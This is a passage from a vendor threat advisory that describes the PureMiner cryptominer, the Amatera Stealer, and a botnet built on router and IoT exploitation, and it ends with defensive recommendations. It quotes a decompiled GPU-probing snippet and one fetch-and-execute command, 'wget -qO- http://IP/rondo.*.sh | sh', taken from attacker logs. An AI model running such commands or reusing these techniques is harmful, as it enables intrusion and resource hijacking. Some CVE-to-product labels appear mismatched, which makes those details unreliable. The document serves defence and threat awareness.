
The loader supports six distinct commands enabling file downloads, archive extractions, DLL executions, domain reconnaissance, and activity cleanup.

Dual Payload Deployment

PureMiner Cryptominer

The campaign deploys PureMiner, a stealthy .NET cryptominer delivered through the ergosystem.zip archive.

This malware utilizes DLL sideloading techniques and .NET Ahead-of-Time (AOT) compilation, storing its payload in encrypted form within the .rdata section before decrypting and injecting it into legitimate .NET Framework processes using process hollowing.



Attack chain.

PureMiner conducts extensive hardware reconnaissance, utilizing APIs from AMD Display Library and NVIDIA libraries to collect video adapter specifications, memory details, and usage statistics.

The malware verifies systems have at least 4GB of memory before deployment and can deploy either CPU-based or GPU-based mining modules depending on configuration requirements.


```
@class.AMD_n_NVIDIAInfo(true);
Class5 class2 = @class;
class2.method_3();
try
{
    GInterface3 ginterface = class2.imethod_2().First(new Func<GInterface3, bool>(Class40.c.c_0.method_0));
    Class40.Get_InterfaceName(ginterface.Name);
    Class40.Get_MemoryTotal(Convert.ToInt32(ginterface.Sensors.First(new Func<GInterface5, bool>
      (Class40.c.c_0.GPUMemoryTotal)).imethod_7().GetValueOrDefault() / 1024f));
    try
    {
        Class40.Get_MemoryFree(ginterface.Sensors.FirstOrDefault(new Func<GInterface5, bool>
          (Class40.c.c_0.GPUMemoryFree)).imethod_7().GetValueOrDefault());
        Class40.Get_MemoryUsed(ginterface.Sensors.FirstOrDefault(new Func<GInterface5, bool>
          (Class40.c.c_0.GPUMemoryUsed)).imethod_7().GetValueOrDefault());
    }
    catch
    {
    }
    if (Class40.GPUMemoryTotal_() > 4)
    {
        Class40.HWFlag(true);
    }
}
catch
{
    Class40.HWFlag(false);
}
```

Adapter details retrieved from AMD/NVIDIA libraries.

The malware maintains persistent communication with command-and-control servers using 3DES encryption, capable of executing downloaded payloads, removing persistence mechanisms, monitoring analysis tools, checking active windows, and detecting system idle states.

Amatera Stealer Information Harvester

Simultaneously, the smtpB.zip archive delivers Amatera Stealer through a Python-based loader utilizing the PythonMemoryModule project for fileless execution.



Malicious Python file.

This stealer creates hardcoded mutex values and connects to remote servers to obtain Base64-encoded, RC4-encrypted configuration files that control data harvesting operations. Amatera Stealer systematically targets multiple data categories including system information (computer names, usernames, operating systems, hardware specifications), browser data from both Gecko-based and Chromium-based applications, cryptocurrency wallet extensions, desktop applications like Steam and Telegram, and cryptocurrency desktop wallets.

The malware employs sophisticated techniques for bypassing modern browser security, including legacy cookie decryption and App-Bound Encrypted (ABE) data decryption through COM API exploitation and browser process injection.

Impact and Implications

This campaign demonstrates the evolution of phishing tactics, showcasing how SVG files can serve as HTML substitutes to initiate infection chains while evading traditional security measures.

Impact and Implications

This campaign demonstrates the evolution of phishing tactics, showcasing how SVG files can serve as HTML substitutes to initiate infection chains while evading traditional security measures.

The combination of resource hijacking through cryptocurrency mining and comprehensive data theft creates dual revenue streams for attackers.

The targeting of Ukrainian government entities during ongoing geopolitical tensions highlights the campaign's potential state-sponsored or politically motivated nature.

Organizations should implement comprehensive security awareness training, update email filtering systems to scrutinize SVG attachments, and deploy endpoint detection solutions capable of identifying fileless malware execution techniques.

The sophisticated use of legitimate Windows features like CHM files and HTA applications, combined with advanced evasion techniques, underscores the need for multi-layered security approaches that can detect and prevent such complex attack chains before critical data and resources are compromised.

Recommendations:

- Block or flag suspicious attachments, especially SVG, CHM, and HTA files, and implement advanced phishing filters.
- Deploy solutions capable of detecting fileless malware, obfuscated scripts, and unusual process behavior.
- Limit administrative privileges and network access to reduce impact if a system is compromised.
- Implement continuous monitoring, alerting for unusual network activity, and maintain an incident response plan to quickly contain threats.
- Educate staff on recognizing phishing emails, suspicious links, and unexpected file downloads

References:

- https://gbhackers.com/pureminer-malware/

Section 3 - OT/IoT Security Breaches

Title: New Botnet 'Loader-as-a-Service' Turns Home Routers and IoT into Mirai Farms

Impacted Sector: OT/IoT

Attack Summary:

CloudSEK has identified a sophisticated Loader-as-a-Service (LaaS) botnet campaign that has been active over the past six months, exploiting exposed command-and-control logs to launch attacks against SOHO routers, embedded Linux devices, and enterprise applications.

The attackers leverage unsanitized POST parameters—including NTP, syslog, and hostname fields—along with default credentials and known vulnerabilities in WebLogic, WordPress, and vBulletin to achieve remote code execution.

From July to August 2025, the campaign escalated sharply, with attack volume increasing by 230%, distributing multi-architecture malware such as Morte binaries and cryptomining payloads. CloudSEK is actively monitoring the operation and has notified affected customers whose technology stacks align with the targeted vectors.

The TRIAD team at CloudSEK initially discovered the campaign while performing routine scans for malicious infrastructure. Analysis of the compromised server revealed command-and-control logs spanning six months, providing detailed insights into the attackers' methods, infrastructure, and attack vectors.

Investigation of the exposed logs showed a structured sequence of modules, each representing a stage in the attack chain, with key log markers (enclosed in square brackets) indicating distinct functions.

[ReplyPageLogin] captures login attempts against web-admin interfaces, logging both default-credential probes and brute-force sprays.

Successful authentication feeds into subsequent injection stages.

[ConfigSystemCommand] and [SystemCommand] record injection commands such as wget -qO- http://IP/rondo.*.sh | sh, busybox fetches, or TFTP/FTP-based chains, indicating delivery of minimal dropper scripts.

[ReplyErrorPage] and [ReplySuccessPage] signal execution failures or confirmations, guiding the operator's retry logic or flagging compromised hosts for payload staging.

[ReplyDeviceInfo] logs post-exploit reconnaissance, collecting MAC addresses, firmware versions, and reachable services to tailor payload selection—whether for sustained C2, cryptomining, or resale of access.

The campaign systematically targets:

- Oracle WebLogic servers via console/servlet RCE.
- SOHO routers through vulnerable UI pages (e.g., wlwps.htm, wan_dyna.html) and unsanitized fields (ntp, remote_syslog, hostname, ping).
- Embedded Linux devices by dropping multi-architecture binaries (morte.x86, morte.x86_64).
- CMS platforms via CVE-2019-17574 (Popup Maker), CVE-2019-16759 (WordPress), and vBulletin CVE-2012-1823.

Attackers employ multiple protocols for payload delivery—HTTP, TFTP, FTP—with BusyBox wrappers to maximize compatibility across device types.

Default credentials and automated sprays facilitate initial access. Redundant drop hosts spanning diverse IP ranges ensure resilience against takedowns.


Post-compromise, operators deploy JSON-RPC miners or Mirai-style bots, leveraging hijacked resources for cryptomining and DDoS campaigns.

Impact

Enterprise Targeting: The inclusion of WebLogic deserialization, Struts2 OGNL injection, and JNDI exploits elevates risk for data exfiltration, lateral network movement, and secondary payloads such as ransomware.

Infrastructure Compromise: Corporate edge routers face bandwidth exhaustion, time-sensitive system disruption via NTP poisoning, and DNS manipulation through diagnostic interfaces.
Third-Party Risk: Small business routers and IoT devices serve as beachheads for attacks against enterprise clients, while compromised service-provider infrastructure can amplify reach.

Operational impacts include degraded network performance from botnet recruitment, increased incident response workload from multi-vector attacks, and greater demand for threat hunting across diverse surfaces.



Recommendations

- Egress Blocking: Deny outbound HTTP, HTTPS, TFTP, and FTP from IoT segments.
- Inventory & Isolation: Identify internet-exposed admin UIs; isolate devices showing injected POST patterns.
- Credential & Firmware Updates: Enforce unique credentials; apply vendor patches; disable remote management features if unnecessary.
- Enforce strict egress filtering to allow only whitelisted update servers for firmware and NTP.
- Segment IoT and embedded devices from core production networks.

Recommendations

- https://gbhackers.com/botnet-loader-as-a-service/

The Indicators of compromise (IOCs) have been attached in an excel sheet based on the categories for IP, Domain, URL & Hash which are involved in attacks & breaches.

Disclaimer

“Cyber threats are constantly evolving, and the tactics, techniques, and procedures (TTPs) described in this report may change over time. Continuous monitoring and threat intelligence updates are recommended to maintain an effective security posture.”

Feedback

“We welcome your feedback to enhance the accuracy, relevance, and effectiveness of our threat intelligence reports. Please share your insights or recommendations to help us improve future editions and better support your security needs.”

Contact us on “Threat Advisory <threatadvisory@colortokens.com>”

About ColorTokens:

ColorTokens is a leading provider of enterprise microsegmentation and breach containment solutions, dedicated to making organizations “breach ready.” By preventing the lateral spread of ransomware and advanced malware, ColorTokens protects complex network infrastructures through its innovative Xshield™ platform. The platform visualizes traffic between workloads, OT/IoT/IoMT devices, and users, enabling the enforcement of granular micro-perimeters, swift isolation of critical assets, and effective breach response. Recognized as a Leader in the Forrester Wave™: Microsegmentation Solutions (Q3 2024), ColorTokens delivers proactive security that prevents disruptions and safeguards global enterprises. For more information, visit www.colortokens.com

Copyright 2025 © ColorTokens. All rights reserve